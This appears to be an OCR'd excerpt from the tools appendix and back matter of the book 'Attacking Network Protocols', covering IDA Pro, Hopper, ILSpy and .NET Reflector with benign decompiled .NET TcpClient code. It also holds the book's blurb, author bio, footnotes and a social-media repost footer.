IDA - D:\Reversing\iertutil.dll
File Edit Jump Search View Debugger Options Windows Help
No debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name
DllCanUnloadNow()
IEConfiguration_GetBool(IECo
DPA_GetPtr(x,x)
IsoGetAuthorityManager(void,
__security_check_cookie(x)
_memset
CompareStringW(x,x,x,x,x,x)
CIsoHashTable::GetSpace(void
SizeTAdd(uint,uint,uint *)
IsoGetDefaultScope(void)
_memcpy
_memcmp
DSA_Create(x,x)
Graph overview
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
Output window
Python

```
assume es:_data


; Attributes: bp-based frame

; BOOL __stdcall _DllMainCRTStartup(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
public __DllMainCRTStartup@12
__DllMainCRTStartup@12 proc near

hinstDLL= dword ptr  8
fdwReason= dword ptr  0Ch
lpReserved= dword ptr  10h

mov     edi, edi
push    ebp
mov     ebp, esp
cmp     [ebp+fdwReason], 1
jnz     short loc_5DD62C7D
```

```
call    ___security_init_cookie
```

```
100.00% (-28,-18) (235,392) 000C206D 5DD62C6D: _DllMainCRTStartup(x,x,x)
```

```
_SE_OBJECT_TYPE: failed to add constant SE_REGISTRY_KEY=4 (0x4)
_SE_OBJECT_TYPE: failed to add constant SE_LMSHARE=5 (0x5)
_SE_OBJECT_TYPE: failed to add constant SE_KERNEL_OBJECT=6 (0x6)
_SE_OBJECT_TYPE: failed to add constant SE_WINDOW_OBJECT=7 (0x7)
_SE_OBJECT_TYPE: failed to add constant SE_DS_OBJECT=8 (0x8)
_SE_OBJECT_TYPE: failed to add constant SE_DS_OBJECT_ALL=9 (0x9)
_SE_OBJECT_TYPE: failed to add constant SE_PROVIDER_DEFINED_OBJECT=10 (0xA)
Function argument information has been propagated
The initial autoanalysis has been finished.
```

```
AU:  idle   Down        Disk: 1334GB
```

Hopper

Website *http://www.hopperapp.com/*

License Commercial; a limited free trial version is also available

Platforms Linux, macOS

Hopper is a very capable disassembler and basic decompiler that can more than match many of the features of IDA Pro. Although as of this writing Hopper doesn't support the range of processor architectures that IDA Pro does, it should prove more than sufficient in most situations due to its support of x86, x64, and ARM processors. The full commercial version is considerably cheaper than IDA Pro, so it's definitely worth a look.


ILSpy

Website *http://ilspy.net/*

License MIT

Platform Windows (with .NET4)

ILSpy, with its Visual Studio–like environment, is the best supported of the free .NET decompiler tools.



```
Available : int
Client : Socket
Connected : bool
ExclusiveAddressUse : bool
LingerState : LingerOption
NoDelay : bool
ReceiveBufferSize : int
ReceiveTimeout : int
SendBufferSize : int
SendTimeout : int
.ctor(IPEndPoint) : void
.ctor() : void
.ctor(AddressFamily) : void
.ctor(string, int) : void
.ctor(Socket) : void
BeginConnect(string, int, AsyncCallback, object) : IAsyr
BeginConnect(IPAddress, int, AsyncCallback, object) : I
BeginConnect(IPAddress[], int, AsyncCallback, object) :
Close() : void
Connect(string, int) : void
Connect(IPAddress, int) : void
Connect(IPEndPoint) : void
Connect(IPAddress[], int) : void
ConnectAsync(IPAddress, int) : Task
ConnectAsync(string, int) : Task
ConnectAsync(IPAddress[], int) : Task
Dispose(bool) : void
Dispose() : void
EndConnect(IAsyncResult) : void
Finalize() : void
GetStream() : NetworkStream
initialize() : void
numericOption(SocketOptionLevel, SocketOptionName
```

```
// System.Net.Sockets.TcpClient
/// <summary>Connects the client to the specified port on the specified host.</summ
public void Connect(string hostname, int port)
{
    if (Logging.On)
    {
        Logging.Enter(Logging.Sockets, this, "Connect", hostname);
    }
    if (this.m_CleanedUp)
    {
        throw new ObjectDisposedException(base.GetType().FullName);
    }
    if (hostname == null)
    {
        throw new ArgumentNullException("hostname");
    }
    if (!ValidationHelper.ValidateTcpPort(port))
    {
        throw new ArgumentOutOfRangeException("port");
    }
    if (this.m_Active)
    {
        throw new SocketException(SocketError.IsConnected);
    }
    IPAddress[] hostAddresses = Dns.GetHostAddresses(hostname);
    Exception ex = null;
    Socket socket = null;
    Socket socket2 = null;
    try
    {
        if (this.m_ClientSocket == null)
        {
            if (Socket.OSSupportsIPv4)
            {
                socket2 = new Socket(AddressFamily.InterNetwork, SocketType.Stream,
            }
            if (Socket.OSSupportsIPv6)
            {
```


.NET Reflector

Website *https://www.red-gate.com/products/dotnet-development/reflector/*

License Commercial

Platform Windows

Reflector is the original .NET decompiler. It takes a .NET executable or library and converts it into C# or Visual Basic source code. Reflector is very effective at producing readable source code and allowing simple navigation through an executable. It’s a great tool to have in your arsenal.


.NET Reflector 8.5.0.179
File Edit View Tools Help
C#
.NET 4.5
Search Object Browser (Ctrl-F)
TcpClient.Connect(String, Int32) : Void

```
TcpClient
  Base Types
  Derived Types
  .ctor()
  .ctor(IPEndPoint)
  .ctor(AddressFamily)
  .ctor(Socket)
  .ctor(String, Int32)
  BeginConnect(IPAddress, Int32, As
  BeginConnect(IPAddress[], Int32, A
  BeginConnect(String, Int32, Async
  Close() : Void
  Connect(IPEndPoint) : Void
  Connect(IPAddress, Int32) : Void
  Connect(IPAddress[], Int32) : Void
  Connect(String, Int32) : Void
  ConnectAsync(IPAddress, Int32) : T
  ConnectAsync(IPAddress[], Int32) :
  ConnectAsync(String, Int32) : Task
  Dispose() : Void
  Dispose(Boolean) : Void
  EndConnect(IAsyncResult) : Void
  Finalize() : Void
  GetStream() : NetworkStream
```

```
public void Connect(string hostname, int por
Declaring Type:   System.Net.Sockets.TcpClient
Assembly:         System, Version=4.0.0.0
```

```
public void Connect(string hostname, int port)
{
   if (Logging.On)
   {
      Logging.Enter(Logging.Sockets, this, "Connect", hostname);
   }
   if (this.m_CleanedUp)
   {
      throw new ObjectDisposedException(base.GetType().FullName);
   }
   if (hostname == null)
   {
      throw new ArgumentNullException("hostname");
   }
   if (!ValidationHelper.ValidateTcpPort(port))
   {
      throw new ArgumentOutOfRangeException("port");
   }
   if (this.m_Active)
   {
      throw new SocketException(SocketError.IsConnected);
   }
   IPAddress[] hostAddresses = Dns.GetHostAddresses(hostname);
   Exception exception = null;
   Socket socket = null;
   Socket socket2 = null;
   try
   {
      if (this.m_ClientSocket == null)
      {
         if (Socket.OSSupportsIPv4)
         {
            socket2 = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
         }
         if (Socket.OSSupportsIPv6)
         {
            socket = new Socket(AddressFamily.InterNetworkV6, SocketType.Stream, ProtocolType.Tcp);
```

INDEX

RESOURCES

Visit *https://www.nostarch.com/networkprotocols/* for resources, errata, and more information.

“James can see the Lady in the Red Dress, as well as the code that rendered her, in the Matrix.”
— Katie Moussouris, founder and CEO, Luta Security

Attacking Network Protocols is a deep dive into network protocol security from James Forshaw, one of the world’s leading bug hunters. This comprehensive guide looks at networking from an attacker’s perspective to help you discover, exploit, and ultimately protect vulnerabilities.

You’ll start with a rundown of networking basics and protocol traffic capture before moving on to static and dynamic protocol analysis, common protocol structures, cryptography, and protocol security. Then you’ll turn your focus to finding and exploiting vulnerabilities, with an overview of common bug classes, fuzzing, debugging, and exhaustion attacks.

Learn how to:

- Capture, manipulate, and replay packets
- Develop tools to dissect traffic and reverse engineer code to understand the inner workings of a network protocol
- Discover and exploit vulnerabilities such as memory corruptions, authentication bypasses, and denials of service
- Use capture and analysis tools like Wireshark and develop your own custom network proxies to manipulate network traffic

Attacking Network Protocols is a must-have for any penetration tester, bug hunter, or developer looking to understand and discover network vulnerabilities.

About the Author

James Forshaw is a renowned computer security researcher at Google Project Zero and the creator of the network protocol analysis tool Canape. His discovery of complex design issues in Microsoft Windows earned him the top bug bounty of $100,000 and placed him as the #1 researcher on the published list from Microsoft Security Response Center (MSRC). He's been invited to present his novel security research at global security conferences such as BlackHat, CanSecWest, and Chaos Computer Congress.

Footnotes

Chapter 2: Capturing Application Traffic

1. A proxy loop occurs when a proxy repeatedly connects to itself, causing a recursive loop. The outcome can only end in disaster, or at least running out of available resources.

Chapter 3: Network Protocol Structures

1. Just ask those who have tried to parse HTML for errant script code how difficult that task can be without a strict format.

Chapter 6: Application Reverse Engineering

1. Apple moved to the x86 architecture in 2006. Prior to that, Apple used the PowerPC architecture. PCs, on the other hand, have always been based on x86 architecture.

2. This isn't completely accurate: many network cards can perform some processing in hardware.

WAS THIS HELPFUL?

SAVE THIS POST

FOLLOW ME

FOR MORE CYBERSECURITY TIPS AND BEST PRACTICES

Mohammed Sasni
sasniasms@gmail.com